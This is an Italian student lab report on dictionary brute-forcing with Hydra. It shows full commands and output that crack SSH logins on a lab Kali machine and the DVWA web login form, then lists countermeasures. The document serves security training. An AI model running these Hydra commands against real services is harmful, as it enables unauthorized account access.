Progetto S6L5

Traccia

Obiettivo: Authentication cracking con Hydra.

Scopo


Una dimostrazione di come abbiamo assimilato gli argomenti trattati nella sesta settimana del modulo Epicode, nello specifico nella sezione S6L4 col tool Hydra, dispositivo che utilizza i dizionari di nomi utenti e password per eseguire un attacco di brute force.

Andrea Monopoli

Progetto S6L5

FASE 1 - Esercizio guidato: configurazione e cracking SSH


La traccia guidata richiede di aggiungere un nuovo user e quindi procedo come segue:




Andrea Monopoli

Progetto S6L5

Verifico l'effettiva creazione della nuova user



Seguendo la traccia verifico che il servizio SSH funzioni



A questo punto abbiamo sondato il terreno e posso procedere con l'utilizzo di Hydra previsto dall'esercizio guidato.

Progetto S6L5

Hydra si basa sui dizionari: la traccia mi suggerisce di scaricare seclists

```
┌──(kali㉿kali)-[~]
└─$ sudo apt install seclists
seclists is already the newest version (2025.1-0kali1).
Summary:
  Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 1066
```

A questo punto inserisco il comando con i dizionari suggeriti dalla traccia

```
┌──(kali㉿kali)-[~]
└─$ hydra -L /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt -P /usr/share/seclists/Passwords/xato-net-10-million-passwords.txt 192.168.1.11 -t4 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-05-09 04:29:51
[DATA] max 4 tasks per 1 server, overall 4 tasks, 43048882131570 login tries (l:8295455/p:5189454), ~10762220532893 tries per task
[DATA] attacking ssh://192.168.1.11:22/
[ERROR] all children were disabled due too many connection errors
0 of 1 target completed, 0 valid password found
[INFO] Writing restore file because 2 server scans could not be completed
[ERROR] 1 target was disabled because of too many errors
[ERROR] 1 targets did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-05-09 04:30:28
```

lo switch “-t” definisce il numero di TASK parallele che hydra impiegherà nei tentativi sul target
con “-t4” a quanto pare siamo andati troppo di fretta.

Riprovo con lo stesso comando ma questa volta con lo switch “-t1”

```
┌──(kali㉿kali)-[~]
└─$ hydra -L /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt -P /usr/share/seclists/Passwords/xato-net-10-million-passwords.txt 192.168.1.11 -t1 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-05-09 04:31:59
[DATA] max 1 task per 1 server, overall 1 task, 43048882131570 login tries (l:8295455/p:5189454), ~43048882131570 tries per task
[DATA] attacking ssh://192.168.1.11:22/
[STATUS] 19.00 tries/min, 19 tries in 00:01h, 43048882131551 to do in 37762177308:23h, 1 active
[STATUS] 18.33 tries/min, 55 tries in 00:03h, 43048882131515 to do in 39135347392:18h, 1 active
[STATUS] 18.14 tries/min, 127 tries in 00:07h, 43048882131443 to do in 39546217181:07h, 1 active
```

Sta funzionando!

Il fattore tempo però non è dalla nostra: hydra sta cercando di eseguire 43.048.882.131.551 combinazioni e con una media di 19 tentativi al minuto direi che così non riesco a consegnare la traccia entro il tempo limite.

Andrea Monopoli

Progetto S6L5

Quindi mi creo dei dizionari personalizzati per un fine puramente dimostrativo.

Riprovo con lo stesso comando della traccia sostituendo i dizionari impiegati


```
(kali㉿kali)-[~]
$ hydra -L sshuser.txt -P sshpass.txt 192.168.1.11 -t1 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-05-09 04:57:27
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 1 task per 1 server, overall 1 task, 121 login tries (l:11/p:11), ~121 tries per task
[DATA] attacking ssh://192.168.1.11:22/
[STATUS] 22.00 tries/min, 22 tries in 00:01h, 99 to do in 00:05h, 1 active
[STATUS] 22.00 tries/min, 44 tries in 00:02h, 77 to do in 00:04h, 1 active
[22][ssh] host: 192.168.1.11   password: kali
[STATUS] 21.67 tries/min, 65 tries in 00:03h, 56 to do in 00:03h, 1 active
[STATUS] 20.50 tries/min, 82 tries in 00:04h, 39 to do in 00:02h, 1 active
[22][ssh] host: 192.168.1.11   login: kali   password: kali
[22][ssh] host: 192.168.1.11   login: test_user   password: testpass
[STATUS] 22.60 tries/min, 113 tries in 00:05h, 8 to do in 00:01h, 1 active
1 of 1 target successfully completed, 3 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-05-09 05:02:57
```

Abbiamo ottenuto i risultati sperati sfruttando il protocollo ssh come da traccia

Progetto S6L5

FASE 2 - Esercizio: configurazione e cracking http

Il mio obiettivo è effettuare il login sulla pagina http del dvwa pretendendo di non sapere user e password.
Nel mio caso sto cercando di ottenere le credenziali di una pagina http col metodo POST.
Hydra necessita di 3 parametri chiave per iniziare il suo attacco che potrò ottenere utilizzando il tool BurpSuite.
Per ottenere i 3 parametri chiave attivo l'intercettazione ed eseguo un tentativo di login fallimentare.



2 di 3 chiavi sono all'interno dell'intercettazione:
- la prima chiave è sulla riga 1 dell'immagine riportata sopra e nello specifico il login data "/dvwa/login.php"
- la seconda chiave è l'intera stringa della riga 16 dell'immagine sopra riportata "username=QUI&password=QUI&Login=Login"

Andrea Monopoli

Progetto S6L5

Per ottenere la terza chiave bisogna fare un colpo d'occhio sulla pagina http a seguito del nostro tentativo fallimentare di login e capire quale sia il segnale che indica che abbiamo sbagliato le credenziali da riferire ad Hydra sulla quale baserà i suoi tentativi automatizzati.

Nel nostro caso la dicitura "failed" servirà allo scopo

Ora che ho tutte le chiavi (o parametri che dir si voglia) per dare il comando a Hydra non mi resta che proseguire


Progetto S6L5

Il comando è il seguente:

hydra -L *dizionario user* -P *dizionario password* -t1 *IP vittima* http-post-form "'chiave1':'chiave2':'chiave3'" dove

nella chiave 2 sostituiremo il nostro tentativo di username e password fallimentare rispettivamente con i comandi ^USER^ e ^PASS^


Non conoscendo la complessità di user e password decido di utilizzare rockyou.txt che dovrebbe essere il dizionario più amplio a mia disposizione




Sta funzionando!

Il fattore tempo non è dalla nostra: l'impiego di dizionari sempre più ampli aumenta esponenzialmente il numero di combinazioni possibili e, come in questo caso, eseguire un attacco di brute force di questo tipo impiegherebbe giorni.

Nuovamente quindi mi creo dei dizionari personalizzati per un fine puramente dimostrativo.





Progetto S6L5

Riprovo lo stesso comando con i dizionari personalizzati

```
┌──(kali㉿kali)-[~]
└─$ hydra -L metauser.txt -P metapass.txt -t 1 192.168.1.21 http-post-form "/dvwa/login.php:username=^USER^&password=^PASS^&Login=Login:failed"
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-05-08 14:59:00
[DATA] max 1 task per 1 server, overall 1 task, 81 login tries (l:9/p:9), ~81 tries per task
[DATA] attacking http-post-form://192.168.1.21:80/dvwa/login.php:username=^USER^&password=^PASS^&Login=Login:failed
[80][http-post-form] host: 192.168.1.21   login: admin   password: password
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-05-08 14:59:26
```

Ho raggiunto l'obiettivo preposto della traccia impiegando hydra sul protocollo http

Ora che sono dentro noto inoltre che DVWA era settato su high security.

Progetto S6L5

Conclusioni

Ho utilizzato Hydra su due protocolli diversi dimostrando come un attacco semplice di brute force (a dizionario) possa non avere limiti escludendo il fattore tempo (che è stata la minaccia più grande di questo esercizio). Importante dire che un device con elevate prestazioni potrebbe ridurre i tempi di calcolo che un programma come hydra impiega; nel caso del protocollo http ci andrebbe di mezzo anche il fattore della connessione Internet (non è stato un "attore" attivo del mio caso trattandosi di laboratorio virtuale sulla stessa rete)

Sono diverse le contromisure contro questo genere di attacchi:

- Utilizzo di password complesse: lunghe e che utilizzino maiuscole, minuscole, numeri e simboli con combinazioni uniche che possano non apparire quindi in un dizionario

- Limiti ai tentativi di Login: implementare un limite di tentativi di login e blocchi temporanei

- Autenticazione multi fattori: aggiungere uno o più livelli di autenticazione, renderebbe inutile "indovinare" password

Andrea Monopoli

Progetto S6L5

FINE

Andrea Monopoli